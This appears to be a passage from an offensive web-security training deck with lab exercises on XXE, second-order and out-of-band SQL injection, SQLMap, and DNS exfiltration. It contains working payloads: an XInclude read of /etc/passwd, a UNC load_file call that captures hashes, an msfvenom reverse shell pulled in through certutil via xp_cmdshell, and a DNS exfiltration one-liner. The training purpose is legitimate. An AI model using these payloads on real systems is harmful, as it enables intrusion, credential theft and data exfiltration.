
1

Inject the payload in the docx file



2

Upload the docx file



3

The application executes the XXE in docx



Exercise

XXE in File Parsing

- Upload a file having 'docx' type to perform an XXE attack and extract the contents of the file **'/etc/passwd'** from the host:

Challenge URL:

<http://shop.webhacklab.com/career.php>

XXE via XInclude

- In some applications, user supplied input is used by the backend application to create XML structures.
- This XML data is parsed by the application and response is generated
- At times, this XML data is sent to other application/webservice for further processing, where it will parse the XML data

```
private String ProcessPOSTData(String strIPAddress, String strDomain) {  
    try{  
        String xmlString = "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\"?>\n";  
        xmlString += "<root>\n";  
        xmlString += "<IP>" + strIPAddress + "</IP>\n";  
        xmlString += "<Domain>" + strDomain + "</Domain>\n";  
        xmlString += "</root>";  
  
        DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
```



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XInclude in XML

- Payload:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">  
  <xi:include parse="text" href="file:///etc/passwd"/>  
</foo>
```



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Exercise

XXE via XInclude

- Perform an XXE attack and extract the contents of the file **'/etc/passwd'** from the host:

Challenge URL:

<http://hc.webhacklab.com/v3/api/status>



Module:
SQL Injection
Masterclass

- Second order injection
- SQLi through crypto
- Out-of-Band exploitation
- SQLi to Reverse Shell
- Advanced topics in SQLi
- SQLi via File Metadata Properties
- GraphQL exploitation

And relevant case studies

SQL Injection

- SQLi vulnerabilities arise when user supplied data becomes part of SQL queries in an unsafe manner
- An attacker can inject a malicious input and execute SQL commands leading to reading and/or modifying the stored data and sometimes even performing remote code execution



Reference:
hackaday.com/2014/04/04/sql-injection-fools-speed-traps-and-clears-your-record/




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What SQL Injection might lead to?



Reference:

<https://www.ntsossecure.com/anatomy-of-a-hack-sqli-to-enterprise-admin/>


Second Order Injection

When user supplied data is validated and stored in a safe manner however at a later stage extracted from DB and used insecurely in **another query**

e.g. CVE-2018-6376 in Joomla

More on this later!

Payload: `extractvalue(0x0a,concat(0x0a,(select * from joomla_session where username='amish')))`




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Reference:

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Second Order Injection Illustration



Out-of-Band Exploitation

In certain cases, the applications even though vulnerable to SQL injection don't reveal much information in the application response

In such cases inbuilt SQL functions can be used to confirm and then exploit the vulnerability



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Out-of-Band Exploitation



Attack Scenario:

- Different SQL platforms (e.g. MSSQL, MySQL etc.) have various inbuilt functions which can be used to identify and exploit SQL injection vulnerabilities
- One such stored procedure is 'master.sys.xp_dirtree' in MSSQL, which can be used for multiple purposes such as listing files in a directory to making Out-of-band requests

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


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Out-of-Band Exploitation



- 1** Attacker injects an OOB payload
`load_file('\\\\\\attackerhostip\\abc')`



- 2** Vulnerable application attempts to connect to the UNC path and passes NTLMv1/2 hashes

Attacker host running 'Responder' captures the hashes

3





Exercise

Second Order SQL Injection

- Identify a Second order injection using your account
- Exploit the injection to extract the name of the user running the service:

Challenge URL:

<http://topup.webhacklab.com/Account/SecurityQuestion>

SQLi through Crypto

- 3rd Party interaction requiring transfer of sensitive information like payment gateway uses encryption to protect data
- If encryption endpoint is exposed attacker may still be able to craft payloads leveraging it



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Transaction Flow

- The client supplied data is sent to the server as it is and the server sends back the encrypted form of it
- This encrypted data is then sent to another application for validation
- Once this application validates the data, the first application moves on and completes the process




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Transaction Flow



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SQLi through Crypto

- The attacker can capture the initial request and craft multiple requests with different payloads and receive their encrypted form
- Then sending the encrypted data to the second application and performing the attack



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Demo

SQLi Through Crypto - OOB

- Identify data encryption endpoint using your registered account
- Utilize the knowledge of encryption endpoint to confirm SQL injection using an OOB channel:

Challenge URL:

<http://topup.webhacklab.com/Shop/Order>

- **Note:** Use an account with valid email to place an order and receive the transaction receipt. Use any random number for the Credit Card number. Do **NOT** use a real credit card number.

SQLi to Reverse Shell

As mentioned previously SQL injection can lead to OS command execution in some cases

In this section we'll discuss a SQL injection scenario which will allow us to force the DB machine to initiate a connection back to our machine



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SQLi to Reverse Shell

Terminology

Metasploit: A framework used for identifying, exploiting and creating exploits for vulnerabilities. It contains modules like auxiliary, exploits, payloads etc. to perform various operations

Meterpreter: An advanced payload which provides many in-build commands for post-exploitation such as sysinfo, getuid, loading of modules like mimikatz etc

Msfvenom: A metasploit utility to generate payload file/shellcode



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Attack Scenario: SQLi to Reverse Shell



- Identify a SQL injection vulnerability in the application.
- Create a payload (using msfvenom):

```
msfvenom -p windows/x64/meterpreter_reverse_http LHOST=<IP>  
LPORT=443 -f exe > userX.exe
```
- Host the payload using python HTTP server:

```
sudo python -m SimpleHTTPServer 8000
```
- Transfer the payload to the victim box (using certutil, bitsadmin or powershell):

```
EXEC xp_cmdshell 'cmd.exe /c certutil -urlcache -split -f  
http://<IP>:8000/userX.exe C:\Windows\Temp\userX.exe'
```

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SQLi to Reverse Shell

- Start Metasploit:
`msfconsole`
- Configure the exploit along with the payload:
`use exploit/multi/handler`
`set payload windows/x64/meterpreter_reverse_http`
`set LHOST 192.168.4.X`
`set LPORT 443`
`run`
- Proceed to get our payload file executed.



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SQLi to Reverse Shell

- Start Metasploit multi handler and execute the payload:
`EXEC xp_cmdshell "powershell.exe
C:\Windows\Temp\userX.exe"`
- We should receive a shell now.
- The acquired shell is of low privilege:
`NT Service\MSSQLSERVER`
- Try to escalate the privilege by impersonating the token of the Administrator user.
- Using Mimikatz to extract the cleartext credentials from memory.



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Exercise

SQL Injection to Reverse Shell

- Continue with previous exercise to obtain a reverse shell on the DB host using Metasploit and native Windows tools (powershell, certutil, cscript etc.):

Challenge URL:

<http://topup.webhacklab.com/api/voucher>

CVE-2018-6376



Case Study

- Affected: Joomla version ($\leq 3.8.3$ and $\geq 3.7.0$)
- Malicious payload stored securely in DB during profile update [manager, admin, superadmin roles only].
- Dashboard displays profile details and results in executing SQLi

Payload: `extractvalue(0x0a,concat(0x0a,(select * from joomla_session where username='amish')))`

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Attack Scenario

- Manager injects the payload via profile upload
- 2nd Order SQLi occurs when dashboard is loaded

Execution Trick

- Affected parameter 'jforms[params][admin_style]' was treated as an array and only index 0 was being consumed SQL query
- Changing parameter to 'jform[params][admin_style][0]' worked



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Automated Exploitation via SQLMap



- Partial payload with injection point marked:
`'extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 *)))'`
- SQLMap execution for 2nd Order Exploitation:
`sqlmap -r 1.txt --dbms MySQL --second-url "http://<IP/domain>/joomla/administrator/index.php" --dbs`

```
[11:06:24] [INFO] confirming MySQL
[11:06:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[11:06:24] [INFO] fetching database names
[11:06:24] [INFO] used SQL query returns 7 entries
[11:06:24] [INFO] resumed: information_schema
[11:06:24] [INFO] resumed: joomla
[11:06:24] [INFO] resumed: mysql
[11:06:24] [INFO] resumed: nss
[11:06:24] [INFO] resumed: performance_schema
[11:06:24] [INFO] resumed: phpmyadmin
[11:06:24] [INFO] resumed: sys
available databases [7]:
[*] information_schema
[*] joomla
[*] mysql
[*] nss
[*] performance_schema
[*] phpmyadmin
[*] sys
[11:06:24] [INFO] fetched data logged to text file
```

References:

<https://www.ntsossecure.com/analyzing-cve-2018-6376/>
https://ntsossecure.com/whbb/WHBB_2nd_Order_SQLi-Exploitation_SQLMap.pdf



Demo

Second-order SQL Injection on Joomla

- Identify and exploit second order SQL Injection point in Joomla Instance
- Fetch the databases from database server

Challenge URL:

<http://cms.webhacklab.com:81/administrator/>

SQLMap - Features

- Full supports to databases
 - MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix
- SQL injection techniques
 - boolean-based blind, time-based blind, error-based, UNION query and stacked queries
- Fingerprinting and enumeration
 - Back-end database, version, operating system, databases, tables, columns, get privileges, dump databases
- Tamper scripts (WAF protection Bypass)
- Download/upload files
- Execute SQL queries and arbitrary commands
- **Second-order SQL injection and out-of-band exploitations**



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SQLMap – How does it work?

- SQLMap sends payloads which we use while discovering SQL injection manually
- Example of such payloads:
 - ' OR '6778'='6778
 - OR 6778=6778 AND 'test'='test'
 - ' OR 6778=6778 AND "4232"='4232
 - --) AND 9785=3807-- gMMC
 - 1' and 1=1--) AND 9739=9739-- DwCv
 - 1' and 1=1--))) AND 7730=9544 AND (((2435=2435
 - 1' and 1=1-- '||(SELECT 'qBty' WHERE 2571=2571 AND 7768=8138)||'



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SQLMap - Usage of tamper scripts(--tamper)

- Bypass the firewall filters
- List of tamper scripts:

apostrophemask	concat2contcatws	percentage	space2mssqlhash
apostrophencode	equaltolike	randomcase	space2mysqlblank
appendnullbyte	greatest	randomcomments	space2mysqldash
between	ifnull2ifisnull	securesphere	space2plus
base64encode	halfversionedmorekeywords	space2comment	space2randomblank
bluecoat	modsecurityversioned	space2dash	sp_password
chardoubleencode	modsecurityzeroversiond	space2hash	unionalltunion
charencode	multiplespaces	space2morehash	unmagicquotes
charunicodeencode	nonrecursivereplacement	space2mssqlblank	versiondkeywords



SQLMap – Usage of asterisk (*)

- **Use case:** Manual assessment shows that the parameter is vulnerable and SQLMap is able to discover the instance but does not work properly/fails to exploit/enumeration data
- Payload observation - an example:
 - 1' and 1=(select case when **1=1** then 1 else 1/0 end)--+ → TRUE
 - 1' and 1=(select case when **1=2** then 1 else 1/0 end)--+ → FALSE
- SQLMap detects but failed to exploit/enumeration data
- Asterisk(*) may help in such case:
 - 1' and 1=(select case when (**1=(select+'1'***)) then 1 else 1/0 end)--+



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SQLMap – Eval option

- How to use SQLMap eval option
- How to use SQLMap where parameter generated at runtime based on SQLMap SQL Injection Payload



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SQLMap – Eval option usage



--eval=EVALCODE

- Evaluate provided Python code before the request
- e.g.

```
import hashlib;import
hmac;OUTPUT_PARAM=(hmac.new("HMAC_KEY",
"DATA",hashlib.sha256)).hexdigest().upper(
);"
```
- Replace the “OUTPUT_PARAM” request parameter before sending SQLMap SQL Injection http request to application server

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Advance SQLMAP Usage with eval option



Exercise

- Identify SQL Injection point
- Fetch the databases from database server

Challenge URL:

<http://topup.webhacklab.com/api/Product/GetProduct?pid=&sig=>

```
SE CHAR(48) END))+CHAR(113)+CHAR(113)+CHAR(107)+CHAR(122)+CHAR(113)))+'&pid=2&sig=405DB8A83B5151E250F3DF177C567682EEA192DEB3F254078D7F607D
54:20] [INFO] the back-end DBMS is Microsoft SQL Server
server operating system: Windows 10 or 2016
application technology: ASP.NET 4.0.30319, Microsoft IIS 10.0, ASP.NET
-end DBMS: Microsoft SQL Server 2016
54:20] [INFO] fetching database names
54:20] [INFO] used SQL query returns 5 entries
54:20] [INFO] resumed: awhdb
54:20] [INFO] resumed: master
54:20] [INFO] resumed: model
54:20] [INFO] resumed: msdb
54:20] [INFO] resumed: tempdb
Table databases [5]:
awhdb
master
model
msdb
tempdb
```

Out of Band calls

Situation:

Getting OOB calls but no shell? So, you're there but still not there?



Probable cause:

Security controls in place

So:

How do we get a breakthrough? or did we just reach our limits?



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Data Exfiltration over DNS (OOB) - Challenges



The DNS protocol is an excellent covert channel. It is Less monitored in comparison to other Internet protocols (e.g., HTTP, FTP,) for posing a lesser risk. Thus, it has higher chance of bypassing egress filtering

Challenges

- The DNS protocol restricts queries (i.e. outbound messages) to 255 bytes of letters, digits, and hyphens
- DNS protocol is used mostly over the User Datagram Protocol (UDP), there is no guarantee that queries will be replied based on their order of arrival
- Maximum length of Subdomain label is 63 characters

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
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Data Exfiltration over DNS (OOB) - Overcoming



Overcoming previous challenges

Generic process for DNS Exfiltration



Data Exfiltration over DNS (OOB)



Sample Command :

<https://www.notsosecure.com/oob-exploitation-cheatsheet/>

```
cmd /v /c "ipconfig > output && certutil -encodehex -f output output.hex 4
&& powershell $text=Get-Content output.hex;$subdomain=$text.replace('
',' ');$j=11111;foreach($i in $subdomain){
$final=$j.tostring()+'.'+$i+'.file.oob.dnsattacker.com';$j += 1; nslookup
$final }"
```

```
